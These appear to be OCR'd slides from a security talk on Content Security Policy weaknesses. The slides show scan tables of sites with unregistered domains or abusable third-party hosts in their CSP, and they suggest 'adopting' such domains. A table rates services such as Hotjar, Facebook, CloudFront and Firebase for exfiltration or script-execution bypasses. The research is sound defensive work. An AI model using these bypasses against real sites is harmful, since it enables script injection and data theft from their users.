
~94% (116K/124K)

~94% (116K/124K)



report-to
base-uri


report-to
base-uri

Most Frequent Weaknesses



Most Frequent Weaknesses



~9% (11K/124K)

~7% (9K/124K)

Dashboard

Data Tables and Weaknesses

Weaknesses to Explore

Third Party Abuse

Orphan Domains

No CSP Defined

Unsafe Eval

Unsafe Inline

Others

Weakness:

Orphan Domains

Export

Url	Continent	Country	Tld	Description
filter data...				
https://[redacted].ru	Unknown	Unknown	ru	The domain '[redacted]de.ru', present in the directive 'script-src' of the 'csp' header, is not found (NXDOMA
https://[redacted]gov.in	Asia	IND	in	The domain '[redacted].nic.in', present in the directive 'default-src' of the 'csp' header, is not foun
https://[redacted].gov.ru	Europe	RUS	ru	The domain '[redacted]org', present in the directive 'script-src' of the 'csp' header, is not found (NXDOMAIN).
https://[redacted].com	Unknown	Unknown	com	The domain '[redacted].com', present in the directive 'script-src' of the 'csp' header, is not found (NXDOMAIN)
https://[redacted].com	Unknown	Unknown	com	The domain '[redacted].co.jp', present in the directive 'connect-src' of the 'CSP-Report-Only' header, is
https://[redacted]com.tw	Unknown	TWN	tw	The domain '[redacted].tw', present in the directive 'default-src' of the 'csp' header, is not found (NXDO
https://[redacted].com	Asia	SGP	com	The domain '[redacted]co.jp', present in the directive 'connect-src' of the 'CSP-Report-Only' header, is
https://[redacted]fr	Europe	FRA	fr	The domain '[redacted]co.jp', present in the directive 'connect-src' of the 'csp' header, is not found (N
https://[redacted]com	North America	USA	com	The domain '[redacted]co.jp', present in the directive 'connect-src' of the 'CSP-Report-Only' header, is
https://[redacted]a.ru	Europe	RUS	ru	The domain '[redacted]p', present in the directive 'script-src' of the 'csp' header, is not found (NXDOMAIN).
https://[redacted].sg	Asia	SGP	sg	The domain '[redacted].sg', present in the directive 'img-src' of the 'csp' header, is not found (NXDOMAIN). Th
https://[redacted]ng.co.uk	Europe	GBR	uk	The domain '[redacted]x.es', present in the directive 'img-src' of the 'csp' header, is not found (NXDOMAIN).
https://[redacted]fi	Europe	FIN	fi	The domain '[redacted]esent in the directive 'default-src' of the 'csp' header, is not found (NXDOMAIN)
https://[redacted]ee.com.au	Oceania	AUS	au	The domain '[redacted].jp', present in the directive 'connect-src' of the 'CSP-Report-Only' header, is
https://[redacted]de	Europe	DEU	de	The domain '[redacted].jp', present in the directive 'connect-src' of the 'CSP-Report-Only' header, is
http://s[redacted]	Asia	MNG	mn	The domain '[redacted].mn', present in the directive 'script-src' of the 'csp' header, is not found (NXDOMAIN). T
https://[redacted]	Europe	ITA	it	The domain '[redacted]om', present in the directive 'child-src' of the 'csp' header, is not found (NXDOMAI
https://[redacted]com	North America	USA	com	The domain '[redacted].co.jp', present in the directive 'connect-src' of the 'csp' header, is not found (N
http://w[redacted]	Europe	DEU	de	The domain '[redacted].co.jp', present in the directive 'connect-src' of the 'csp' header, is not found (N
https://[redacted]m	Europe	DEU	com	The domain '[redacted].net', present in the directive 'connect-src' of the 'csp' header, is not found (NXDOMAIN).
https://[redacted]	North America	USA	com	The domain '[redacted].co.jp', present in the directive 'connect-src' of the 'CSP-Report-Only' header, is


Weakness:

Orphan Domains

Export

	Url	
	filter data...	
☐	https://[redacted].ru	Unkı
☐	https://[redacted]gov.in	Asia
☐	https://[redacted].gov.ru	Eurc
☐	https://[redacted].com	Unkı
☐	https://[redacted].com	Unkı
☐	https://[redacted]com.tw	Unkı
☐	https://[redacted].com	Asia
☐	https://[redacted]fr	Eurc
☐	https://[redacted]com	Nor
☐	https://[redacted]a.ru	Eurc
☐	https://[redacted].sg	Asia
☐	https://[redacted]ng.co.uk	Eurc

Mostly typos



Description
The domain '[redacted]ode.ru', present in the directive 'script-src' of the 'csp' header, is not found (NXDOMA
The domain '[redacted].nic.in', present in the directive 'default-src' of the 'csp' header, is not foun
The domain '[redacted].org', present in the directive 'script-src' of the 'csp' header, is not found (NXDOMAIN).
The domain '[redacted].com', present in the directive 'script-src' of the 'csp' header, is not found (NXDOMAIN)
The domain '[redacted].co.jp', present in the directive 'connect-src' of the 'CSP-Report-Only' header, is
The domain '[redacted].tw', present in the directive 'default-src' of the 'csp' header, is not found (NXDO
The domain '[redacted]co.jp', present in the directive 'connect-src' of the 'CSP-Report-Only' header, is
The domain '[redacted]co.jp', present in the directive 'connect-src' of the 'csp' header, is not found (N
The domain '[redacted]co.jp', present in the directive 'connect-src' of the 'CSP-Report-Only' header, is
The domain '[redacted]p', present in the directive 'script-src' of the 'csp' header, is not found (NXDOMAIN).
The domain '[redacted].sg', present in the directive 'img-src' of the 'csp' header, is not found (NXDOMAIN). Th
The domain '[redacted]x.es', present in the directive 'img-src' of the 'csp' header, is not found (NXDOMAIN).
The domain '[redacted]esent in the directive 'default-src' of the 'csp' header, is not found (NXDOMAIN)

Weakness:

Third Party Abuse

Export

Url	Continent	Country	Tld	Description
filter data...				
https://	Unknown	Unknown	org	Third party domains that could be abused were found in 'style-src-elem' - ['cdn.jsdelivr.net']
https://	Unknown	Unknown	ru	Third party domains that could be abused were found in 'style-src' - ['cdn.jsdelivr.net']
https://	Unknown	Unknown	tw	Third party domains that could be abused were found in 'font-src' - ['https://cdn.jsdelivr.net', 'https://
https://	Europe	POL	pl	Third party domains that could be abused were found in 'child-src' - ['*.facebook.com']
https://	Unknown	Unknown	net	Third party domains that could be abused were found in 'connect-src' - ['*.google-analytics.com']
https://	Europe	ISL	is	Third party domains that could be abused were found in 'style-src' - ['cdn.jsdelivr.net']
https://	Asia	ARE	ae	Third party domains that could be abused were found in 'default-src' - ['*.facebook.com', '*.google-analyt
https://	North America	USA	com	Third party domains that could be abused were found in 'default-src' - ['*.google-analytics.com', '*.amazo
https://	Unknown	Unknown	com	Third party domains that could be abused were found in 'img-src' - ['*.google-analytics.com']
https://	Unknown	Unknown	uk	Third party domains that could be abused were found in 'connect-src' - ['https://*.google-analytics.com',
https://	Europe	RUS	ru	Third party domains that could be abused were found in 'script-src' - ['cdn.jsdelivr.net']
https://	North America	USA	org	Third party domains that could be abused were found in 'connect-src' - ['https://*.cloudfront.net']
https://	North America	USA	org	Third party domains that could be abused were found in 'script-src' - ['https://cdn.jsdelivr.net']
https://	Asia	IRN	com	Third party domains that could be abused were found in 'script-src' - ['*.google-analytics.com', '*.amazon
https://	Europe	RUS	ru	Third party domains that could be abused were found in 'script-src' - ['*.google-analytics.com']
https://	Europe	NLD	nl	Third party domains that could be abused were found in 'connect-src' - ['*.hotjar.com', '*.google-analytic
https://	Unknown	Unknown	nz	Third party domains that could be abused were found in 'script-src' - ['https://*.google-analytics.com']
https://	Unknown	Unknown	in	Third party domains that could be abused were found in 'style-src' - ['https://cdn.jsdelivr.net']
https://	Unknown	Unknown	edu	Third party domains that could be abused were found in 'connect-src' - ['https://*.google-analytics.com']
https://	Asia	IND	in	Third party domains that could be abused were found in 'connect-src' - ['*.google-analytics.com']
https://	North America	USA	com	Third party domains that could be abused were found in 'connect-src' - ['*.facebook.com', '*.google-analyt
https://	Europe	GBR	uk	Third party domains that could be abused were found in 'connect-src' - ['*.google-analytics.com']


Weakness:

Third Party Abuse

Export

	Url	
	filter data...	
☐	https://	Unk
☐	https://	Unk
☐	https://	Unk
☐	https://	Eur
☐	https://	Unk
☐	https://	Eur
☐	https://	Asi
☐	https://	Nor
☐	https://	Unk
☐	https://	Unk
☐	https://	Eur

Description
Third party domains that could be abused were found in 'style-src-elem' - ['cdn.jsdelivr.net']
Third party domains that could be abused were found in 'style-src' - ['cdn.jsdelivr.net']
Third party domains that could be abused were found in 'font-src' - ['https://cdn.jsdelivr.net', 'https://
Third party domains that could be abused were found in 'child-src' - ['*.facebook.com']
Third party domains that could be abused were found in 'connect-src' - ['*.google-analytics.com']
Third party domains that could be abused were found in 'style-src' - ['cdn.jsdelivr.net']
Third party domains that could be abused were found in 'default-src' - ['*.facebook.com', '*.google-analyt
Third party domains that could be abused were found in 'default-src' - ['*.google-analytics.com', '*.amazo
Third party domains that could be abused were found in 'img-src' - ['*.google-analytics.com']
Third party domains that could be abused were found in 'connect-src' - ['https://*.google-analytics.com',
Third party domains that could be abused were found in 'script-src' - ['cdn.jsdelivr.net']



Project Source Code


https://github.com/sensepost/dresscode

Now what?


Time to Party!

Adopt a domain

Third-party abuse bypasses



E.g.: https://github.com/google/csp-evaluator/blob/master/allowlist_bypasses/json/jsonp.json

Bypasses

#	Entity	Allowed Domain	Capabilities	Well-known
1	**Hotjar**	*.hotjar.com, ask.hotjar.io	Exfil	No *
2	**Facebook**	*.facebook.com	Exfil	No *
3	**Jsdelivr**	*.jsdeliver.com, cdn.jsdelivr.net	Exec	Yes
4	**Amazon CloudFront**	*.cloudfront.net	Exfil, Exec	No *
5	**Amazon AWS**	*.amazonaws.com	Exfil, Exec	No *
6	**Azure Websites**	*.azurewebsites.net, *.azurestaticapps.net	Exfil, Exec	No *
7	**Salesforce Heroku**	*.herokuapp.com	Exfil, Exec	No *
8	**Google Firebase**	*.firebaseapp.com	Exfil, Exec	Yes **

* I have mostly used Hacktricks.xyz, H1 reports, “CSP Evaluator” source code, and Google to decide whether a technique could be considered well-known or not.
** A limited number of reports in h1 found, but no public posts about how to do it.

Bypasses

#	Entity	Allowed Domain	Capabilities	Well-known
1	**Hotjar**	*.hotjar.com, ask.hotjar.io	Exfil	No *
2	**Facebook**	*.facebook.com	Exfil	No *
3	**Jsdelivr**	*.jsdeliver.com, cdn.jsdelivr.net	Exec	Yes
4	**Amazon AWS**	*.amazonaws.com	Exfil, Exec	No *
5	**Amazon CloudFront**	*.cloudfront.net	Exfil, Exec	No *
6	**Azure Websites**	*.azurewebsites.net, *.azurestaticapps.net	Exfil, Exec	No *
7	**Salesforce Heroku**	*.herokuapp.com	Exfil, Exec	No *
8	**Google Firebase**	*.firebaseapp.com	Exfil, Exec	Yes **

https://sensepost.com/blog/

